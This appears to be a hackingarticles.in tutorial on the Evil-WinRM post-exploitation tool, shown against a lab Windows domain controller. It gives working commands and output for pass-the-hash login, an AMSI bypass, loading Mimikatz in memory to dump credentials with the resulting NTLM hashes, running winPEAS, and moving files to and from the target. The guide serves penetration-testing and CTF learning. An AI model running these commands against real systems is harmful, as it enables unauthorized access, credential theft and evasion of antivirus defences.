

# A Detailed Guide on Evil-Winrm

---

 [hackingarticles.in/a-detailed-guide-on-evil-winrm](https://hackingarticles.in/a-detailed-guide-on-evil-winrm)

Raj

January 16, 2023

## Background

---

Evil-winrm tool is originally written by the team Hackplayers. The purpose of this tool is to make penetration testing easy as possible especially in the Microsoft Windows environment. Evil-winrm works with PowerShell remoting protocol (PSRP). System and network administrators often use Windows Remote Management protocol to upload, edit and upload. WinRM is a SOAP-based, and firewall-friendly protocol that works with HTTP transport over the default HTTP port 5985. For more information about PowerShell remoting, consider visiting Microsoft's official site.

<https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/enable-psremoting?view=powershell-7.3>

## Table of Content

---

- Introduction to Evil-winrm
- Winrm Service Discovery
- Evil-winrm Help – List Available Features
- Login With Plain Texted Password
- Login with Plain Texted Password – SSL Enabled
- Login with NTLM Hash -Pass The Hash Attack
- Load Powershell Script
- Store logs with Evil-winrm
- Disable Remote Path Completion
- Disable Coloured Interface
- Run Executables File
- Service Enumeration with Evil-winrm
- File Transfer with Evil-winrm
- Use Evil-winrm From Docker
- Login with the key using Evil-winrm
- Conclusion

## Introduction to Evil-winrm

---

Evil-winrm open-sourced tool written in ruby language making post exploitation easy as possible. This tool comes with many cool features which include remote login with plain texted password, SSL encrypted login, login with NTLM hash, login with keys, file transfer, logs store etc. The authors of the tool keep updating this tool and adding many

new features which made Internal assessment easier. Using evil-winrm, we get a PowerShell session of the remote host. This tool comes with all modern Kali Linux but if you wish to download then you can download it from its official git repository.


Download Link: <https://github.com/Hackplayers/evil-winrm>

## Winrm Service Discovery

---

As we have discussed earlier that the evil-winrm tool is used if the Winrm service is enabled in the remote host. To confirm, we can look for the two default winrm service ports 5895 and 5896 open or not using nmap. From the nmap result, we found that winrm service is enabled so we can use evil-winrm to log in and perform other tasks which we are going to explore in the lateral phases.

```
nmap -p 5985,5986 192.168.1.19
```



```
(root@kali)-[/opt/Tools]
# nmap -p5985,5986 192.168.1.19
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-27 12:41 EST
Nmap scan report for 192.168.1.19
Host is up (0.00025s latency).

PORT      STATE SERVICE
5985/tcp  open  wsman
5986/tcp  open  wsmans
MAC Address: 00:0C:29:A5:13:9E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

---

## Evil-winrm Help – List Available Features

---

Many penetration testers and the CTF players have used this tool quite often during internal assessments but still many of us are unaware of the tool's extra features which can make our assessment much easier than ever. To list the all-available cool features of the evil-winrm, we can simply use **-h** flag and that will list all the help commands with descriptions. We are going to cover as much as possible in this article and encourage everyone to play with other features as well.

```
evil-winrm -h
```

```
(root@kali)-[~]
# evil-winrm -h

Evil-WinRM shell v3.4

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U]
  -S, --ssl                               Enable ssl
  -c, --pub-key PUBLIC_KEY_PATH           Local path to public key certificate
  -k, --priv-key PRIVATE_KEY_PATH         Local path to private key certificate
  -r, --realm DOMAIN                       Kerberos auth, it has to be set also in /etc/krb5.conf file u
  -s, --scripts PS_SCRIPTS_PATH          Powershell scripts local path
      --spn SPN_PREFIX                     SPN prefix for Kerberos auth (default HTTP)
  -e, --executables EXES_PATH             C# executables local path
  -i, --ip IP                             Remote host IP or hostname. FQDN for Kerberos auth (required)
  -U, --url URL                           Remote url endpoint (default /wsman)
  -u, --user USER                         Username (required if not using kerberos)
  -p, --password PASS                     Password
  -H, --hash HASH                         NTHash
  -P, --port PORT                         Remote host port (default 5985)
  -V, --version                           Show version
  -n, --no-colors                         Disable colors
  -N, --no-rpath-completion               Disable remote path completion
  -l, --log                               Log the WinRM session
  -h, --help                             Display this help message
```

## Login With Plain Texted Password

Suppose we have obtained a plain texted password during the enumeration phase, and we noticed that winrm service is enabled in the remote host. Then we can take a remote session on the target system using evil-winrm by issuing the IP address of the remote host with **-i** flag, username with **-u** flag and the password with **-p** flag. In the below picture, we can see that it has established a remote PowerShell session.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ignite\administrator
```

## Login with Plain Texted Password – SSL Enabled

As we have mentioned earlier that the winrm service transports traffic over the HTTP protocol then we can use Secure Socket Layer (SSL) feature to make the connection secure. Once we enable the SSL feature then our data will be delivered over an encrypted secure socket layer. With evil-winrm, we can achieve the objective using **-S** flag along with our previous command that we used to establish a connection to the remote host.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -S
```

```
(root@kali)-[~/cert]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -S

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pro
Data: For more information, check Evil-WinRM Github: https://github.com/
Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

## Login with NTLM Hash -Pass The Hash Attack

During the internal assessment or solving any CTF related to windows privilege escalation and Active Directory exploitation, we often get NTLM hash by using our exploits and the attacks. If we are in the windows environment, we can utilise evil-winrm to establish a PowerShell session by performing pass the hash attack where we issue hash as a password instead of using a plain text password. Apart from that, this attack also supports other protocols as well. We can pass the hash using **-H** flag along with the command we used earlier replacing the password section with the hash. More detailed guide about the pass-the-hash attack is available in the below link:

<https://www.hackingarticles.in/lateral-movement-pass-the-hash-attack/>

```
evil-winrm -i 192.168.1.19 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -H 32196B56FFE6F45E294117B91A83BF38

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pro
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-w
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

## Load Powershell Script

Evil-winrm also comes up with a feature which allows us to use scripts from our base machine. We can directly load scripts directly into the memory using **-s** flag along with the script file path where we have stored scripts on our local machine. Furthermore, it also comes up with AMSI feature which we often require before importing any script. In the below example, we are bypassing AMSI then directly calling Invoke-Mimiktz.ps1 script

from our system to the target machine and loading it into the memory. After that, we can use any mimikatz command. For demonstration purpose, here we have dumped credentials from the cache. After dumping credentials, we can perform pass the hash attack with obtained NTLM hash again. Follow the steps below to reproduce the attack with evil-winrm.

<https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1>

```
(root@kali)-[/opt/privsc/powershell]
# cd /opt/privsc/powershell

(root@kali)-[/opt/privsc/powershell]
# ls -al
total 6068
drwx----- 2 root root    4096 Dec 27 11:40 .
drwx----- 3 root root    4096 Dec 27 11:32 ..
-rw-r--r-- 1 root root   19105 Nov 28 22:23 DomainPasswordSpray.ps1
-rw-r--r-- 1 root root   46848 Dec  2 00:06 Invoke-Kerberoast.ps1
-rw-r--r-- 1 root root 3560427 Dec 26 15:22 Invoke-Mimikatz.ps1
-rw-r--r-- 1 root root   22165 Nov 30 23:09 Invoke-PowerDump.ps1
-rw-r--r-- 1 root root   16974 Nov  7 14:15 jaws-enum.ps1
-rw-r--r-- 1 root root   37641 Nov 28 22:23 powercat.ps1
-rw-r--r-- 1 root root  562857 Nov 28 22:23 powerup.ps1
-rw-r--r-- 1 root root  770279 Nov 28 22:23 PowerView.ps1
-rw-r--r-- 1 root root   83020 Nov 30 22:13 PrivescCheck.ps1
-rw-r--r-- 1 root root    4401 Nov 28 22:23 rev.ps1
-rw-r--r-- 1 root root  973325 Nov 28 22:23 SharpHound.ps1
-rw-r--r-- 1 root root   76641 Nov 28 22:23 Tater.ps1
```

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -s /opt/privsc/powershell
Bypass-4MSI
Invoke-Mimikatz.ps1
Invoke-Mimikatz
```

```

(root@kali)-[/opt/privsc/powershell]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -s /opt/privsc/powershell

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() fu
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#R
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> Bypass-4MSI

Warning: AV could be still watching for suspicious activity. Waiting for patching...
Info: Patching 4MSI, please be patient...

[+] Success!

*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Mimikatz.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Mimikatz
Hostname: DC1.ignite.local / S-1-5-21-1074422414-610631490-709371671

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 27 2020 13:42:38
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 46878 (00000000:0000b71e)
Session           : Interactive from 1
User Name          : UMFD-1
Domain            : Font Driver Host
Logon Server       : (null)
Logon Time         : 12/27/2022 8:26:18 AM
SID                : S-1-5-96-0-1

msv :
[00000003] Primary
* Username : DC1$
* Domain   : IGNITE
* NTLM     : 5f2219447e4af4c0787633da116346e3
* SHA1     : 3f877c5d26369acd6c5fe78e9cca7bcdcf883f3eb
tspkg :
wdigest :
* Username : DC1$

```

## Store logs with Evil-winrm

This feature is designed to save logs to our local system while performing enumeration after getting a remote session. When we are playing CTF or in the real-time internal penetration testing engagement, we need to keep references for the reporting. Evil-winrm gives that freedom to save all logs into our base machine using **-l** flag. We can take any remote session using evil-winrm and add **-l** flag so it will save all the logs to our base machine in **/root/evil-winrm-logs** directory with the date and IP address which can be used later for the references. In the below example, we have used the ipconfig command and the output of the command saved in our base machine at the same time.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -l
```

```

(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -l

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evi
Warning: Logging Enabled. Log file: /root/evil-winrm-logs/20222712/192.168.1.19/114910
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 192.168.1.19
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

We can verify it by checking the saved logs contents, you will notice it has captured the screenshot of the terminal where we used the ipconfig command.

```

(root@kali)-[~]
# cat /root/evil-winrm-logs/20222712/192.168.1.19/114910
# Logfile created on 2022-12-27 11:49:10 -0500 by logger.rb/v1.4.3
2022-12-27 11:49:16 -0500: *Evil-WinRM* PS C:\Users\Administrator\Documents > ipconfig
2022-12-27 11:49:16 -0500:
Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 192.168.1.19
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
2022-12-27 11:49:18 -0500: *Evil-WinRM* PS C:\Users\Administrator\Documents >
2022-12-27 11:49:18 -0500: *Evil-WinRM* PS C:\Users\Administrator\Documents >

```

## Disable Remote Path Completion

By default, it comes with the remote path completion feature, but if we wish to disable remote path completion, we can add **-N** flag along with our command. It depends on individuals whether they prefer the auto-completion feature on or off but if you are comfortable with auto-completion then feel free to go with its default function.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -N
```



```

(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pr
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> exit

Info: Exiting with code 0

(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -N

Evil-WinRM shell v3.4

Warning: Remote path completion is disabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

## Disable Coloured Interface

Whenever we establish any remote session using evil-winrm, it spawns a beautiful, coloured command line interface. Still, if we wish to disable the coloured interface then we can also do that using `-n` flag along with our command while establishing a session.

```
evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -n
```

```

(root@kali)-[~]
# evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -n

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting
Data: For more information, check Evil-WinRM Github: https://github.com/Hack
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

## Run Executables File

This feature is designed to tackle real-time problems and difficulties we faced during the assessment when we have a PowerShell session, and we cannot drop it to the command line. In such scenarios, we wish if we could run exe executables in the evil-winrm sessions. Suppose we have an executable that we want to run in the target system.



```

(root@kali)-[/opt/privsc]
# ls -al
total 7588
drwx----- 3 root root    4096 Dec 27 11:32 .
drwxr-xr-x 5 root root    4096 Dec 27 11:33 ..
-rw-r--r-- 1 root root 810416 May 11 2022 accesschk64.exe
-rw-r--r-- 1 root root 1468320 May 11 2022 accesschk.exe
-rw-r--r-- 1 root root    921 Nov 28 22:23 cmd.asp
-rwxr-xr-x 1 root root 827827 Dec 20 15:37 linpeas.sh
-rw-r--r-- 1 root root    22528 Nov 25 08:53 Potato.exe
-rw-r--r-- 1 root root    12674 Nov 25 10:28 Powerless.bat
drwx----- 2 root root    4096 Dec 27 11:40 powershell
-rw-r--r-- 1 root root    27136 Nov 21 17:24 PrintSpoofer.exe
-rw-r--r-- 1 root root 596992 Dec 26 14:43 Seatbelt.exe
-rw-r--r-- 1 root root    29696 Dec 26 15:01 Watson.exe
-rw-r--r-- 1 root root 1968640 Nov 12 23:33 winPEASx64.exe
-rw-r--r-- 1 root root 1969664 Nov 19 23:27 winPEASx86.exe

```

Hackplayers team designed this tool again and added an additional feature where we can run all executables like a charm while in the evil-winrm PowerShell session. Similarly, as we used -s flag to execute the PowerShell scripts path, this time we use -e flag to execute exe executable binaries. In the below example, we are issuing a path where WinPEAS.exe executable is stored in the local machine and run it using an additional feature (**Invoke-Binary**) from the evil-winrm menu. This feature allows us to execute any exe binaries that usually run in the command line shell.

```

evil-winrm -i 192.168.1.19 -u administrator -p Ignite@987 -e /opt/privsc
Bypass-4MSI
menu
Invoke-Binary /opt/privsc/winPEASx64.exe

```



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Binary /opt/privsc/winPEASx64.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the ho
Long paths are disabled, so the maximum length of a path supported is 260chars (this may cause false ne
olSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
```

[illegible]

**ADVISORY:** winpeas should be used for authorized penetration testing and/or educational purposes only. At your own devices and/or with the device owner's permission.

WinPEAS-ng by @carlospolopm

```
Do you like PEASS?  
  
Get the latest version      : https://github.com/sponsors/carlospolop  
Follow on Twitter          : @carlospolopm  
Respect on HTB             : SirBroccoli  
  
Thank you!
```

[+] Legend:  
Red Indicates a special privilege over an object or something is misconfigured

## Service Enumeration with Evil-winrm

Sometimes many post-exploitation enumeration tools fail to detect the service name that is running in the target system. In that scenario, we can use `evil-winrm` to find the service names running in the target system. To do that, we can again go to the menu and use `services` feature. It will list all the services running into the compromised host. This feature can be very handy when we see there is any unquoted service installed in the target system and other post-exploitation tools fail to identify the service name.

[illegible]

## File Transfer with Evil-winrm

There is no doubt that evil-winrm has given its best to make our work easy as possible. We always need to transfer files from the Attacking machine to the remote machine in order to perform enumeration or other things. Instead of setting the python server and downloading it from the target system, we can simply use the **upload** command with the filename. This is a life-saving feature that the evil-winrm tool is giving especially in such scenarios when we face outbound traffic rules set in the target system and when we are using evil-winrm with proxies. In the below example, we are uploading the **notes.txt** file in the target system.

```
upload /root/notes.txt .
```

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload /root/notes.txt .
Info: Uploading /root/notes.txt to .

Data: 32 bytes of 32 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls

Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         12/27/2022   10:08 AM           25 notes.txt

```

Similarly, we can download the file from the target system to the attacker's machine using the **download** command along with the file name.

download notes.txt /root/raj/notes.txt

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls

Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         12/27/2022   10:08 AM           25 notes.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> download notes.txt /root/raj/notes.txt
Info: Downloading notes.txt to /root/raj/notes.txt

Info: Download successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

We can verify it by navigating the path we downloaded notes.txt in the attacking machine.

```

(root@kali)-[~]
# cd raj
(root@kali)-[~/raj]
# ls
notes.txt
(root@kali)-[~/raj]
#

```

## Use Evil-winrm From Docker

This tool also can be installed in the docker. If we have another system in the docker where evil-winrm is installed, then we can also call it from the docker. It will work the same as it was working in the main base system without any problem. To do that, follow the docker syntax along with the evil-winrm command to call it from the docker.

```
docker run --rm -ti --name evil-winrm oscarakaelvis/evil-winrm -i 192.168.1.105 -u Administrator -p 'Ignite@987'
```

```
(root@kali)-[~]
# docker run --rm -ti --name evil-winrm oscarakaelvis/evil-winrm -i 192.168.1.19 -u Administrator -p 'Ignite@987'
Unable to find image 'oscarakaelvis/evil-winrm:latest' locally
latest: Pulling from oscarakaelvis/evil-winrm
e756f3fdd6a3: Pull complete
bf168a674899: Pull complete
e604223835cc: Pull complete
6d5c91c4cd86: Pull complete
2cc8d8854262: Pull complete
93489d0e74dc: Pull complete
d2347a2837e9: Pull complete
1ed399612fd5: Pull complete
2d9d485d1bfe: Pull complete
4aa475e2bfd3: Pull complete
79add98775a6: Pull complete
a19b1ed04ff2: Pull complete
4f4fb700ef54: Pull complete
e4a1cbfea573: Pull complete
a3730b740faa: Pull complete
131b5ef0e871: Pull complete
Digest: sha256:aa4298061d0250de87b1e493211349e013577218f6e2335bcc0d6e673f4c5af4
Status: Downloaded newer image for oscarakaelvis/evil-winrm:latest

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

## Login with the key using Evil-winrm

Evil-winrm also allows us to use the public and private key to establish a remote session using the **-c** flag for the public key and the **-k** flag for the private key. In addition, we can also add **-an S** flag to enable SSL to make our connection encrypted and secure.

```
evil-winrm -i 10.129.227.105 -c certificate.pem -k priv-key.pem -S
```

```
(root@kali)-[~/time]
# evil-winrm -i 10.129.227.105 -c certificate.pem -k priv-key.pem -S

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detected
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\legacyy\Documents>
```

## Conclusion

---

We have explored the Evil-winrm tool briefly and its special features which will go to make our Internal assessment much easier. We have explored multiple techniques to establish a remote session using evil-winrm. Also, we have explored some of its advanced features which will enhance our productivity in the production environment as well as in the CTFs. Lastly, I would like to thank Hackplayers for making such a great tool. I hope you have learned something new today. Happy hacking!

**Author:** Subhash Paudel is a Penetration Tester and a CTF player who has a keen interest in various technologies and loves to explore more and more. Additionally, he is a technical writer at Hacking articles. Contact here: [Linkedin](#) and [Twitter](#)